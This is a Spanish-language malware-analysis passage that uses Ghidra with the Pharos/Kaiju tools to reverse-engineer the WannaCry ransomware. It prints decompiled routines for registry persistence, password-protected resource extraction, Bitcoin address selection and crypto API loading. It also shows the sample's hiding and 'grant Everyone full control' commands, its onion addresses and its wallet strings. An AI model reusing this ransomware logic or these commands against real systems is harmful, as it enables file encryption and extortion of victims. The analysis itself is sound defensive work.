
The current distribution is a substantial update to the previous version, and adds a variety of features including improvements to the OOAnalyzer tool, experimental path analysis code, partitioner improvements, multi-threading, and many other smaller features.

The Pharos framework is a research project, and the code is undergoing active development. No warranties of fitness for any purpose are provided. While this release provides build instructions, unit tests, and some documentation, much work remains to be done. We've tested a few select build configurations, but we have not actively tested the portability of the source code. See the installation instructions for more details.

Since the primary objective for releasing this code is to provide transparency into our research and stimulate conversation with other binary static analysis researchers, please feel free to contact Cory Cohen cfc@cert.org with questions you may have about this work. I may be unable to respond in a timely manner, but I will do my best.

Figura 10.40: *"Pharos Static Binary Analysis Framework"*.

Para poder usar utilizar *"Pharos"* en *Ghidra*, utilizaremos *"Kaiju"*, la implementación del framework anterior para *Ghidra*.


README.md

CERT Kaiju Binary Analysis Framework for GHIDRA

CERT Kaiju is a collection of binary analysis tools for Ghidra.

This is a Ghidra/Java implementation of some features of the CERT Pharos Binary Analysis Framework, particularly the function hashing and malware analysis tools, but is expected to grow new tools and capabilities over time.

As this is a new effort, this implementation does not yet have full feature parity with the original C++ implementation based on ROSE; however, the move to Java and Ghidra has actually enabled some new features not available in the original framework -- notably, improved handling of non-x86 architectures. Since some significant re-architecting of the framework and tools is taking place, and the move to Java and Ghidra enables different capabilities than the C++ implementation, the decision was made to utilize new branding such that there would be less confusion between implementations when discussing the different tools and capabilities.

Our intention for the near future is to maintain both the original Pharos framework as well as Kaiju, side-by-side, since both can provide unique features and capabilities.

CAVEAT: As a prototype, there are many issues that may come up when evaluating the function hashes created by this plugin. For example, unlike the Pharos implementation, Kaiju's function hashing module will create hashes for very small functions (e.g., ones with a single instruction like RET causing many more unintended collisions). As such, analytical results may vary between this plugin and Pharos fn2hash.

Figura 10.41: *"CERT Kaiju Binary Analysis framework".*

Para utilizar *Pharos*, simplemente será necesario utilizar *Docker*, y mediante los siguientes parámetros podemos utilizar las herramientas del *framework*.

```
$ docker pull seipharos/pharos
$ docker run --rm -it -v /dir:/dir seipharos/pharos
```

```
root@3fcb063e5736:/dir# ooanalyzer -j 1831.json 1831.bin
OPTI[INFO ]: Analyzing executable: 1831.bin
OPTI[INFO ]: OOAnalyzer version 1.0.
OPTI[INFO ]: ROSE stock partitioning took 16.6078 seconds.
OPTI[INFO ]: Partitioned 26612 bytes, 9512 instructions, 2299 basic blocks, 3 data blocks and 238 functions.
OPTI[INFO ]: Pharos function partitioning took 16.8738 seconds.
OPTI[INFO ]: Partitioned 28672 bytes, 9639 instructions, 2353 basic blocks, 12 data blocks and 266 functions.
APID[WARN ]: API database could not find function wsprintfA in USER32
OOAN[WARN ]: No stack delta information for: USER32.dll:wsprintfA
FSEM[ERROR]: Analysis of function 0x004043B6 failed: relative memory exceeded
OPTI[INFO ]: OOAnalyzer analysis complete, found: 7 classes, 34 methods, 0 virtual calls, and 253 usage instructions.
OPTI[INFO ]: OOAnalyzer analysis complete.
```

Figura 10.42: Uso de *OOAnalyzer* del *framework Pharos*.

Esto analizará el binario y generará un fichero *JSON* que importaremos con *Kaiju* a *Ghidra*. La instalación de este framework se hace mediante el gestor de paquetes de *Ghidra* (mediante el propio menú, Archivo >Instalar Extensión).

Al instalarse y activarse, se podrá ver un nuevo elemento en el menú llamado *Kaiju*. Aquí simplemente seleccionamos el fichero *JSON* exportado por *Pharos* y ya podremos ver que se han detectado algunas clases en el apartado de símbolos de *Ghidra*.




Figura 10.43: *"Kaiju Importer"* en *Ghidra*.




Figura 10.44: Clases detectadas con *Pharos*.

Análisis de *"winMain"* - Segunda parte

Ahora si es posible continuar con el análisis. Tal y como se observa en la figura 10.45, se cambia el directorio, se modifica el registro, se extraen recursos y se ejecutan comandos.

Se analizarán al detalle estas funciones.

```
55  SetCurrentDirectoryA(filename);
56  registrySetCwdOrQuery(1);
57  extractResourceWithPw((HMODULE)0x0,s_WNcry@2ol7_0040f52c);
58  selectBitcoinAddress();
59  runCommand(s_attrib_+h_._0040f520,0,(LPDWORD)0x0);
60  runCommand(s_icacls_._/grant_Everyone:F_/T_/C_0040f4fc,0,(LPDWORD)0x0);
61  isError = initFuncPtrs();
62  if (isError != 0) {
63    OOAnalyzer::cls_0x4081d8::cls_0x4081d8(&mainClass);
64    isError = OOAnalyzer::cls_0x4081d8::importRSAKeyAndGlobalAlloc(&mainClass,(LPCSTR)0x0,0,0);
65    if (isError != 0) {
66      decryptedDataPtr = 0;
67      decryptedData =
68           (short *)OOAnalyzer::cls_0x4081d8::decryptTWnry
69                               (&mainClass,s_t.wnry_0040f4f4,&decryptedDataPtr);
70      if (((decryptedData != (short *)0x0) &&
71          (argc = (int *)loadDll(decryptedData,decryptedDataPtr), argc != (int *)0x0)) &&
72         (pcVar2 = (code *)callDll(argc,s_TaskStart_0040f4e8), pcVar2 != (code *)0x0)) {
73        (*pcVar2)(0,0);
74      }
75    }
76    OOAnalyzer::cls_0x4081d8::~cls_0x4081d8(&mainClass);
```

Figura 10.45: Segunda parte de la función *winMain* para el binario *1831.bin*.

En la función "registrySetCwd()" (fig. 10.35), se crea un valor de registro. Este es otra forma de crear persistencia del malware. El registro modificado es:

"HKLM/SOFTWARE/usuario/WanaCrypt0r/wd"

Después de modificar el registro, se modifica el directorio actual a la ruta guardada en el registro (fig. 10.46).

Decompile: registrySetCwd - (1831.bin)

```
45  *(undefined2 *)softwareSlash = 0;
46  *(undefined *)((int)softwareSlash + 2) = 0;
47                      /* software/wannacrypt0r */
48  wcscat((wchar_t *)softwareStrBuff,u_WanaCrypt0r_0040e034);
49  i = 0;
50  do {
51    if (i == 0) {
52                      /* HKEY_LOCAL_MACHINE */
53      hKey = (HKEY)0x80000002;
54    }
55    else {
56                      /* HKEY_CURRENT_USER */
57      hKey = (HKEY)0x80000001;
58    }
59    RegCreateKeyW(hKey,(LPCWSTR)softwareStrBuff,(PHKEY)&regHandle);
60    if (regHandle != (HKEY)0x0) {
61      if (setRegistry == 0) {
62        local_10 = 0x207;
63        resRegValue = RegQueryValueExA(regHandle,s_wd_0040e030,(LPDWORD)0x0,(LPDWORD)0x0,&regValue,
64                                       &local_10);
65        bVar3 = resRegValue == 0;
66        if (bVar3) {
67          SetCurrentDirectoryA((LPCSTR)&regValue);
68        }
69      }
70      else {
71        GetCurrentDirectoryA(0x207,(LPSTR)&regValue);
72        cwdLength = strlen((char *)&regValue);
73        resRegValue = RegSetValueExA(regHandle,s_wd_0040e030,0,1,&regValue,cwdLength + 1);
74        bVar3 = resRegValue == 0;
75      }
76      RegCloseKey(regHandle);
77      if (bVar3) {
78        return 1;
79      }
80    }
81    i = i + 1;
82    if (1 < i) {
83      return 0;
84    }
85  } while( true );
```

Figura 10.46: Crea registro.

Extración del recurso *"XIA"*

A continuación, se analiza la función de extracción del recurso nombrado como "XIA". En primer lugar, se deben modificar los argumentos del decompilador, pues este no es capaz de detectar correctamente el argumento que se le pasa.

Analizándolo correctamente en la figura 10.47, se puede ver que el recurso es un archivo .zip, y se le pasa la cadena "WNcry@2017" para descomprimirlo (fig. 10.48).

```
                    LAB_004020b4                                    XREF[1]:     004020a3(j)
004020b4 8d 85 f4 ...     LEA         taskscheExeFileAttributes=>filename, [EBP + 0x...
004020ba 50               PUSH        taskscheExeFileAttributes                    ; LPCSTR lpPathName for SetCurre...
004020bb ff 15 d8 ...     CALL        dword ptr [->KERNEL32.DLL::SetCurrentDirectoryA]
004020c1 6a 01            PUSH        0x1
004020c3 e8 35 f0 ...     CALL        registrySetCwdOrQuery                        ; undefined4 registrySetCwdOrQue...
004020c8 c7 04 24 ...     MOV         dword ptr [ESP], s_WNcry@2ol7_0040f52c       ; = "WNcry@2ol7"
004020cf 53               PUSH        EBX
004020d0 e8 d6 fc ...     CALL        FUN_00401dab                                 ; undefined4 FUN_00401dab(HMODUL...
```

Figura 10.47: A veces el decompilador no detecta bien los argumentos.

```
16
17                    /* resType = "XIA" */
18    resourceRes = FindResourceA(resModule,(LPCSTR)2058,&DAT_0040f43c);
19    if (((resourceRes != (HRSRC)0x0) &&
20        (resData = LoadResource(resModule,resourceRes), resData != (HGLOBAL)0x0)) &&
21       (resLocked = LockResource(resData), resLocked != (LPVOID)0x0)) {
22      resSize = SizeofResource(resModule,resourceRes);
```

```
remnux@remnux: ~/Downloads

=== RESOURCES ===

FILE_OFFSET    CP  LANG     SIZE  TYPE          NAME
    0x320a4  1252 0x409  3514368  R             #1831
   0x38c0a4  1252 0x409      944  VERSION       #1
remnux@remnux:~/Downloads$ pedump -R 1831.bin

=== RESOURCES ===

FILE_OFFSET    CP  LANG     SIZE  TYPE          NAME
    0x100f0  1252 0x409  3446325  XIA           #2058
   0x359728  1252 0x409      904  VERSION       #1
   0x359ab0  1252 0x409     1263  MANIFEST      #1
```

Figura 10.48: Recurso *XIA*.

El procedimiento para extraerlo es exactamente el mismo que para el recurso "1831.bin". Se hará uso de *PEdump*.




Figura 10.49: Recurso *XIA* contraseña de extracción.




Figura 10.50: Recurso *XIA* - elementos extraídos.

Tal y como se observa en la figura 10.50, los ficheros tienen un tipo variado. A continuación se muestra una tabla con los diversos ficheros y su utilidad.

b.wnry	Imagen usada como fondo de pantalla tras infectar la máquina. Contiene las instrucciones para pagar el *ransom*.
c.wnry	Fichero con direcciones de *Bitcoin* y una *URL* para descargar el navegador *Tor*.
Carpeta "msg"	Contiene la explicación del pago del *ransomware* en multitud de idiomas.
r.wnry	Información extra para el pago.
s.wnry	Fichero comprimido con el navegador *Tor*.
t.wnry	DLL que realiza el comportamiento del *ransomware* (analizado posteriormente).
taskdl.exe	Ejecutable para borrar archivos con extensión ".WNCRYT"
taskse.exe	Ejecuta el comando pasado por parámetros.
u.wnry	GUI del *malware*, con nombre de proceso "@WannaDecryptor@"

Cuadro 10.1: Archivos encontrados al descomprimir el recurso *XIA*.




Figura 10.51: Recurso *XIA* - elementos extraídos - Fondo de pantalla.




Figura 10.52: Recurso *XIA* - elementos extraidos - Mensajes.

Figura 10.53: Recurso *XIA* - elementos extraídos - *FAQ*.

```
remnux@remnux:~/Downloads/extracted$ cat c.wnry
@Cgx7ekbenv2riucmf.onion;57g7spgrzlojinas.onion;xxlvbrloxvriy2c5.onion;76jdd2ir2embyv47.onion;cwwnhw
hlz52maqm7.onion;https://dist.torproject.org/torbrowser/6.5.1/tor-win32-0.2.9.10.zipremnux@remnux:~/
Downloads/extracted$
```

Figura 10.54: Recurso *XIA* - elementos extraídos - Direcciones de *Tor*.

Obtención de direcciones de *Bitcoin*

El fichero "c.wnry", es utilizado de dos formas, tanto para leer como para escribir (fig. 10.55).

Decompile: readOrWriteCWnry - (1831.bin)

```
1
2  bool __cdecl readOrWriteCWnry(void *fileBuff,int mode)
3
4  {
5    FILE *_File;
6    size_t res;
7    bool isError;
8    char *_Mode;
9
10                     /* mode == 0 -> WB
11                        mode == 1 -> RB */
12   if (mode == 0) {
13     _Mode = s_wb_0040e018;
14   }
15   else {
16     _Mode = s_rb_0040e01c;
17   }
18   _File = fopen(s_c.wnry_0040e010,_Mode);
19   if (_File == (FILE *)0x0) {
20     isError = false;
21   }
22   else {
23     if (mode == 0) {
24       res = fwrite(fileBuff,0x30c,1,_File);
25     }
26     else {
27       res = fread(fileBuff,0x30c,1,_File);
28     }
29     isError = res != 0;
30     fclose(_File);
31   }
32   return isError;
33 }
```

Figura 10.55: Lectura o escritura en fichero *"c.wnry"*.

Una vez leído, se selecciona una de las direcciones de cartera de *Bitcoin* (fig. 10.56).

Decompile: selectBitcoinAddress - (1831.bin)

```
1
2  void selectBitcoinAddress(void)
3
4  {
5    bool isError;
6    undefined3 extraout_var;
7    int randomValue;
8    char btcArray [780];
9    char *btcAddress [3];
10
11   btcAddress[0] = s_13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb_0040f488;
12   btcAddress[1] = s_12t9YDPgwueZ9NyMgw519p7AA8isjr6S_0040f464;
13   btcAddress[2] = s_1l5p7UMMngojlpMvkpHijcRdfJNXj6Lr_0040f440;
14                     /* Get one btc value and copy to btcArray */
15   isError = readOrWriteCWnry(btcArray,1);
16   if (CONCAT31(extraout_var,isError) != 0) {
17     randomValue = rand();
18     strcpy(btcArray + 0xb2,btcAddress[randomValue % 3]);
19     readOrWriteCWnry(btcArray,0);
20   }
21   return;
22 }
```

Figura 10.56: Selección de dirección *BTC*.

Punteros a funciones

Seguidamente, se realiza la misma técnica que en el *malware* principal. Se obtienen los punteros a funciones de *Windows* de forma que se dificulte el análisis de la muestra.

En este caso, se identifican funciones de criptografía (fig. 10.57) y funciones genéricas (fig. 10.58)

```
4  int getCryptFuncPtrs(void)
5
6  {
7    HMODULE hModule;
8    int res;
9
10   if (_cryptAcquireContextA == (FARPROC)0x0) {
11     hModule = LoadLibraryA(s_advapi32.dll_0040e020);
12     if (hModule != (HMODULE)0x0) {
13       _cryptAcquireContextA = GetProcAddress(hModule,s_CryptAcquireContextA_0040f110);
14       _cryptImportKey = GetProcAddress(hModule,s_CryptImportKey_0040f100);
15       _cryptDestroyKey = GetProcAddress(hModule,s_CryptDestroyKey_0040f0f0);
16       _cryptEncrypt = GetProcAddress(hModule,s_CryptEncrypt_0040f0e0);
17       _cryptDecrypt = GetProcAddress(hModule,s_CryptDecrypt_0040f0d0);
18       _cryptGenKey = GetProcAddress(hModule,s_CryptGenKey_0040f0c4);
19       if ((((_cryptAcquireContextA != (FARPROC)0x0) && (_cryptImportKey != (FARPROC)0x0)) &&
20           (_cryptDestroyKey != (FARPROC)0x0)) &&
21          (((_cryptEncrypt != (FARPROC)0x0 && (_cryptDecrypt != (FARPROC)0x0)) &&
22           (_cryptGenKey != (FARPROC)0x0)))) goto LAB_00401aec;
23     }
24     res = 0;
25   }
26   else {
27 LAB_00401aec:
28     res = 1;
29   }
30   return res;
31 }
```

Figura 10.57: Set punteros a funciones de encriptado.

```
4  int initFuncPtrs(void)
5
6  {
7    int res;
8    HMODULE hModule;
9
10   res = getCryptFuncPtrs();
11   if (res != 0) {
12     if (_createFileW != (FARPROC)0x0) {
13       return 1;
14     }
15     hModule = LoadLibraryA(s_kernel32.dll_0040ebe8);
16     if (hModule != (HMODULE)0x0) {
17       _createFileW = GetProcAddress(hModule,s_CreateFileW_0040ebdc);
18       _writeFile = GetProcAddress(hModule,s_WriteFile_0040ebd0);
19       _readFile = GetProcAddress(hModule,s_ReadFile_0040ebc4);
20       _moveFileW = GetProcAddress(hModule,s_MoveFileW_0040ebb8);
21       _moveFileExW = GetProcAddress(hModule,s_MoveFileExW_0040ebac);
22       _deleteFileW = GetProcAddress(hModule,s_DeleteFileW_0040eba0);
23       _closeHandle = GetProcAddress(hModule,s_CloseHandle_0040eb94);
24       if ((((_createFileW != (FARPROC)0x0) && (_writeFile != (FARPROC)0x0)) &&
25           (_readFile != (FARPROC)0x0)) &&
26          (((_moveFileW != (FARPROC)0x0 && (_moveFileExW != (FARPROC)0x0)) &&
27           ((_deleteFileW != (FARPROC)0x0 && (_closeHandle != (FARPROC)0x0)))))) {
28         return 1;
29       }
30     }
31   }
32   return 0;
33 }
```

Figura 10.58: Set punteros a funciones genéricas.

Funciones criptográficas

A partir de este punto, se ejecutan diversas funciones criptográficas. En primer lugar, se obtiene el contexto y se importan las claves desde el sistema de archivos.

Decompile: importRSAKey - (1831.bin)

```
1
2  int __thiscall OOAnalyzer::cls_0x4081ec::importRSAKey(cls_0x4081ec *this,LPCSTR param_1)
3
4  {
5    int isError;
6
7    isError = getCryptoContext(this);
8    if (isError != 0) {
9      if (param_1 == (LPCSTR)0x0) {
10                     /* cryptImportKey */
11       isError = (*UNK_0040f876._34_4_)(this->cryptoProvider,&RSAKey,0x494,0,0,&this->rsaKey);
12     }
13     else {
14       isError = importKeyFromFileOrClass(this->cryptoProvider,&this->rsaKey,param_1);
15     }
16     if (isError != 0) {
17       return 1;
18     }
19   }
20   destroyKeyAndReleaseContext(this);
21   return 0;
22 }
```

Figura 10.59: Importación de clave criptográfica.

La primera función de la figura 10.59, se encarga de obtener el contexto criptográfico.

Decompile: getCryptoContext - (1831.bin)

```
1
2  int __thiscall OOAnalyzer::cls_0x4081ec::getCryptoContext(cls_0x4081ec *this)
3
4  {
5    int isError;
6    int i;
7
8    i = 0;
9    do {
10                     /* cryptAcquireContextA */
11     isError = (*UNK_0040f876._30_4_)
12                         (&this->cryptoProvider,0,-(uint)(i != 0) & 0x40f08c,0x18,0xf0000000);
13     if (isError != 0) {
14       return 1;
15     }
16     i = i + 1;
17   } while (i < 2);
18   return 0;
19 }
```

Figura 10.60: Se obtiene el contexto criptográfico.

La segunda, importa la clave desde el sistema de archivos.

